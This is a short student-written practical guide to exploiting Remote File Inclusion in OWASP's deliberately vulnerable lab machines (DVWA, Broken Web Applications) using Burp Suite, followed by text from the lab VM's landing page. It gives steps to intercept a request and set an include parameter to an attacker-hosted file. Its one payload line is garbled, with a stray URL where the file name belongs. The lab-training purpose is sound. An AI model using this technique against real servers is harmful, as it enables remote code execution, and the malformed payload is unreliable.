



CYBER SECURITY

PRACTICAL GUIDE

Name: Chandana Somanath Khatavakar

Remote File Inclusion (RFI)

Remote File Inclusion (RFI) is a web vulnerability that allows attackers to include a remote file (often containing malicious code) in a server's execution context, leading to code execution, data theft, or other severe consequences. RFI is particularly dangerous as it allows attackers to host a malicious file remotely and execute it on the target server.

To exploit an **RFI (Remote File Inclusion) vulnerability** using **Burp Suite** on an **OWASP vulnerable machine** (such as OWASP DVWA or Broken Web Applications), follow these steps:

Prerequisites

1. **OWASP Vulnerable Machine:** Deploy in a virtual environment or cloud setup.
2. **Burp Suite:** Set up Burp Suite on your machine (Kali Linux or similar) to intercept HTTP traffic.
3. **Local Web Server:** Set up a simple web server (e.g., using Python's HTTP server) to host your malicious PHP file for the RFI exploit.

Step-by-Step Guide

Step 1: Identify Potential RFI Points in OWASP Machine

1. **Configure Burp Suite** to intercept and inspect traffic. Set your browser to use Burp as a proxy.
2. Navigate through the vulnerable application and look for parameters that control file inclusion, such as `file=`, `page=`, or `template=`.

An example URL might look like



`http://owasp-vulnerable-machine.com/index.php?page=home.php`

3. **Intercept the Request in Burp Suite** and send it to **Repeater** by right-clicking and selecting **Send to Repeater**.

Step 2: Inject Your Remote Payload

1. In Burp Suite's **Repeater** tab, modify the value of the vulnerable parameter to point to your malicious PHP file hosted on your local server:
2. `page=http://your-ip-address:8000https://google.com`
3. Send the request by clicking **Send** and observe the response.

PROCEDURES



owaspbwa

OWASP Broken Web Applications Project

Version 1.2

This is the VM for the [Open Web Application Security Project \(OWASP\) Broken Web Applications](#) project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project [User Guide](#) and [Home Page](#).

For details about the known vulnerabilities in these applications, see <https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=-severity+asc>.

!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!

TRAINING APPLICATIONS	
OWASP WebGoat	OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive	OWASP Multidao II
OWASP BushGoat	OWASP Bricks
OWASP Security Shepherd	GHost
Magical Code Injection Rainbow	bWAPP
Damn Vulnerable Web Application	

REALISTIC, INTENTIONALLY VULNERABLE APPLICATIONS	
OWASP Vicnum	OWASP I-Liner
Google Graveyard	Hackour
HackooPicoo	Rednail
Cyclone	Peruggia

OLD (VULNERABLE) VERSIONS OF REAL APPLICATIONS

DVWA

Username

Password

Login

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL security project.

